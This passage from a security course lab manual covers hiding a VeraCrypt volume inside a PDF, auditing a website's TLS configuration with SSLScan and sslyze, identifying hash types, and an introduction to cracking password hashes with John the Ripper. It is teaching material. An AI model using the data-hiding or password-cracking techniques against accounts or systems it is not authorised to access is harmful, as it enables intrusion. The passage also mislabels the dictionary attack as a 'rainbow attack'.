
Step 7: Specify the size of VeraCrypt container.




Step 8: Provide a password which is used to protect the VeraCrypt volume. (Read the information displayed on the wizard).




Step 9: Move the mouse randomly within volume creation wizard until randomness indicator turns green. This increases the cryptographic strength of keys used for encryption. Once done, click on **Format**.






Step 10: After creation of VeraCrypt volume click on **Exit** to close the volume wizard.





Part 2: Storing files in an Encrypted VeraCrypt Volume

Step 1: Select a Drive letter, click on **Select File** to select previously provided pdf document (used as a container) then click on **Mount** to mount the hidden VeraCrypt container.




Step 2: Provide the **password** and click on **OK** to unlock the encrypted container.






Step 3: After completing the above process, we can access the hidden disk as a normal hard drive (K) as shown in the below image. We can store files in this drive (100 MB) which will be encrypted and hidden for normal usage.



Step 4: Click on Dismount to hide the VeraCrypt volume.



Note: It is important to preserve document used to create volume and VeraCrypt software to access files stored in this VeraCrypt volume.

Practical 3: Identifying SSL details using SSLScan.

Description: In this practical you will learn how to query SSL/TLS services, such as HTTPS, in order to determine the ciphers that are supported, using SSLScan tool.

Step 1: Execute below commands to start **SSLScan** and retrieve details such as ciphers used an SSL certificate.

```
[user@parrot]~$ ssllscan --show-certificate
[...]
2.0.0-static
OpenSSL 1.1.1h-dev xx XXX xxxx

Command:
ssllscan [options] [host:port | host]

Options:
--targets=<file>      A file containing a list of hosts to check.
                        Hosts can be supplied with ports (host:port)
--sni-name=<name>      Hostname for SNI
--ipv4, -4              Only use IPv4
--ipv6, -6              Only use IPv6
```

```
[user@parrot]~$ ssllscan --show-certificate www.hackerschool.in
Version: 2.0.0-static
OpenSSL 1.1.1h-dev xx XXX xxxx

Connected to 50.87.26.106

Testing SSL server www.hackerschool.in on port 443 using SNI name www.hackerschool.in

SSL/TLS Protocols:
SSLv2    disabled
SSLv3    disabled
TLSv1.0  disabled
TLSv1.1  disabled
TLSv1.2  enabled
TLSv1.3  enabled

TLS Fallback SCSV:
Server supports TLS Fallback SCSV

TLS renegotiation:
Session renegotiation not supported
```

TLS Compression:
Compression disabled

Heartbleed:
TLSv1.3 not vulnerable to heartbleed
TLSv1.2 not vulnerable to heartbleed

Supported Server Cipher(s):

Preferred	TLSv1.3	256 bits	TLS_AES_256_GCM_SHA384	Curve 25519 DHE 253
Accepted	TLSv1.3	256 bits	TLS_CHACHA20_POLY1305_SHA256	Curve 25519 DHE 253
Accepted	TLSv1.3	128 bits	TLS_AES_128_GCM_SHA256	Curve 25519 DHE 253
Preferred	TLSv1.2	128 bits	ECDHE-RSA-AES128-GCM-SHA256	Curve 25519 DHE 253
Accepted	TLSv1.2	256 bits	ECDHE-RSA-AES256-GCM-SHA384	Curve 25519 DHE 253
Accepted	TLSv1.2	256 bits	ECDHE-RSA-CHACHA20-POLY1305	Curve 25519 DHE 253
Accepted	TLSv1.2	128 bits	DHE-RSA-AES128-GCM-SHA256	DHE 2048 bits
Accepted	TLSv1.2	256 bits	DHE-RSA-AES256-GCM-SHA384	DHE 2048 bits

Server Key Exchange Group(s):

TLSv1.3	128 bits	secp256r1 (NIST P-256)
TLSv1.3	192 bits	secp384r1 (NIST P-384)
TLSv1.3	260 bits	secp521r1 (NIST P-521)
TLSv1.3	128 bits	x25519
TLSv1.3	224 bits	x448
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TLSv1.2	260 bits	secp521r1 (NIST P-521)
TLSv1.2	128 bits	x25519
TLSv1.2	224 bits	x448

Server Signature Algorithm(s):

TLSv1.3	rsa_pss_rsae_sha256
TLSv1.3	rsa_pss_rsae_sha384
TLSv1.3	rsa_pss_rsae_sha512
TLSv1.2	rsa_pkcs1_sha1
TLSv1.2	rsa_pkcs1_sha224
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TLSv1.2	rsa_pkcs1_sha512
TLSv1.2	rsa_pss_rsae_sha256
TLSv1.2	rsa_pss_rsae_sha384
TLSv1.2	rsa_pss_rsae_sha512

SSL Certificate:

Certificate blob:

-----BEGIN CERTIFICATE-----

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Issuer: /C=US/O=Let's Encrypt/CN=Let's Encrypt Authority X3
Not valid before: Sep 7 04:36:11 2020 GMT
Not valid after: Dec 6 04:36:11 2020 GMT
Subject: /CN=autodiscover.hackerschool.in
Public Key Algorithm: NULL
RSA Public Key: (2048 bit)
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    Modulus:
        00:96:3b:48:90:4f:3a:d3:b2:e5:fa:f3:b5:5d:a7:
        6e:6a:85:bc:f8:1d:95:ec:ec:30:d0:4d:06:91:be:
        80:b9:46:dc:8d:40:af:75:72:f6:82:fe:d9:97:f4:
        22:96:6e:85:a9:83:b9:f6:9a:6b:06:47:5f:fa:22:
        f1:11:e7:37:51:71:8f:58:59:0a:b1:4d:7c:2c:83:
        14:1c:70:f9:68:c3:41:9e:3b:a2:06:76:dc:d0:cc:
        06:63:8a:39:d1:02:05:c6:84:fe:4b:ad:30:ae:a9:
        57:08:94:d2:df:95:f9:05:6a:77:ed:0a:6f:e3:37:
        53:98:f9:22:76:0b:22:36:5e:2a:d8:73:2b:61:1c:
        97:d0:6d:0b:a5:94:e3:2e:ae:59:90:61:05:0c:e9:
        73:cb:e6:50:f9:4e:3f:a0:0c:d9:4d:dd:98:c5:4d:
        56:25:9d:cc:4c:62:1e:dc:57:62:ab:6c:60:04:fc:
        0e:38:8a:da:4d:42:70:b2:86:1f:17:66:3c:89:25:
        a4:70:a5:cb:f8:2d:d3:29:8a:7c:b1:f4:6d:5c:fb:
        d2:62:68:2c:83:11:8e:0d:3e:71:b8:b6:6c:44:85:
        e0:f3:d6:7f:92:98:f1:96:f3:11:0f:a0:1a:13:ea:
        5b:69:10:d7:d3:cc:cd:bd:25:1d:cd:22:13:10:0e:
        76:a1
    Exponent: 65537 (0x10001)
X509v3 Extensions:
    X509v3 Key Usage: critical
        Digital Signature, Key Encipherment
```

```
X509v3 Certificate Policies:  
  Policy: 2.23.140.1.2.1  
  Policy: 1.3.6.1.4.1.44947.1.1.1  
  CPS: http://cps.letsencrypt.org  
  
CT Precertificate SCTs:  
  Signed Certificate Timestamp:  
    Version   : v1 (0x0)  
    Log ID    : F0:95:A4:59:F2:00:D1:82:40:10:2D:2F:93:88:8E:AD:  
                 4B:FE:1D:47:E3:99:E1:D0:34:A6:B0:A8:AA:8E:B2:73  
    Timestamp : Sep  7 05:36:11.451 2020 GMT  
    Extensions: none  
    Signature : ecdsa-with-SHA256  
                 30:46:02:21:00:ED:50:16:84:E1:A7:DC:25:16:E6:06:  
                 C9:C3:FB:CF:79:08:C5:1F:F5:12:90:DE:C9:F5:A3:D2:  
                 C5:39:4E:05:73:02:21:00:CB:EC:DA:F4:7E:50:D3:2C:  
                 53:4A:D3:4D:4E:EA:53:06:E4:A0:AB:77:C9:19:5E:8F:  
                 39:25:AC:C6:47:19:AC:B2  
  Signed Certificate Timestamp:  
    Version   : v1 (0x0)  
    Log ID    : B2:1E:05:CC:8B:A2:CD:8A:20:4E:87:66:F9:2B:B9:8A:  
                 25:20:67:6B:DA:FA:70:E7:B2:49:53:2D:EF:8B:90:5E  
    Timestamp : Sep  7 05:36:11.943 2020 GMT  
    Extensions: none  
    Signature : ecdsa-with-SHA256  
                 30:44:02:20:0B:45:C8:00:41:9E:DA:C3:6A:32:52:F4:  
                 FD:06:AF:EE:D5:26:14:59:4A:1E:CD:C1:E0:51:8A:73:  
                 1D:DE:D9:D0:02:20:6D:CB:F9:58:93:A5:3F:B7:AA:D9:  
                 1C:9F:DD:7D:32:C8:91:67:DE:68:9F:F0:A8:7C:32:D6:  
                 7A:F4:F7:01:B5:0E  
Verify Certificate:  
  unable to get local issuer certificate  
  
SSL Certificate:  
  Signature Algorithm: sha256WithRSAEncryption  
  RSA Key Strength: 2048
```

Practical 4: Identifying misconfigurations on the web server.

Description: In this practical you will learn how to analyze the SSL configuration of a server by connecting to it and identify mis-configurations affecting their SSL servers, using the sslyze tool.

Step 1: Execute below command to analyze web servers and identify misconfigurations.

```
[user@parrot] ~
$ sslyze --regular www.hackerschool.in

CHECKING HOST(S) AVAILABILITY
-----
www.hackerschool.in:443 => 50.87.26.106

SCAN RESULTS FOR WWW.HACKERSCHOOL.IN:443 - 50.87.26.106
-----
* TLS 1.3 Cipher suites:
  Attempted to connect using 5 cipher suites.

  The server accepted the following 3 cipher suites:
    TLS_CHACHA20_POLY1305_SHA256      256      ECDH: x25519 (253 bits)
    TLS_AES_256_GCM_SHA384            256      ECDH: x25519 (253 bits)
    TLS_AES_128_GCM_SHA256           128      ECDH: x25519 (253 bits)

  The group of cipher suites supported by the server has the following properties:
    Forward Secrecy                  OK - Supported
    Legacy RC4 Algorithm             OK - Not Supported

  The server is configured to prefer the following cipher suite:
    TLS_AES_256_GCM_SHA384          256      ECDH: x25519 (253 bits)

* Session Renegotiation:
  Client-initiated Renegotiation:  OK - Rejected
  Secure Renegotiation:           OK - Supported
```

Practical 5: Identifying Hash algorithms for given hash value


Description: In this practical you will learn how to create hash value for information that may be files or words and identify which hash algorithm is used to create the hash you have, using the hash-identifier tool.

Execute hash-identifier command on terminal and provide hash value to identify the algorithm used to generate the concerned hash.

Practical 6: Cracking encrypted passwords using John the ripper

Description: In this practical you will learn how to use John the ripper tool for cracking different hashed passwords. This tool will generate hashes for the words in the wordlist that you have given or by default it has, and compare those hashes with the hash value you have provided to the tool. It can crack different hash formats.

Web applications store passwords in the form of hashes. To retrieve actual password (plain-text) from the hash value, we can take the help of **John the ripper**. Executing the below command with necessary options will perform a rainbow attack against wordlist to identify the actual password.



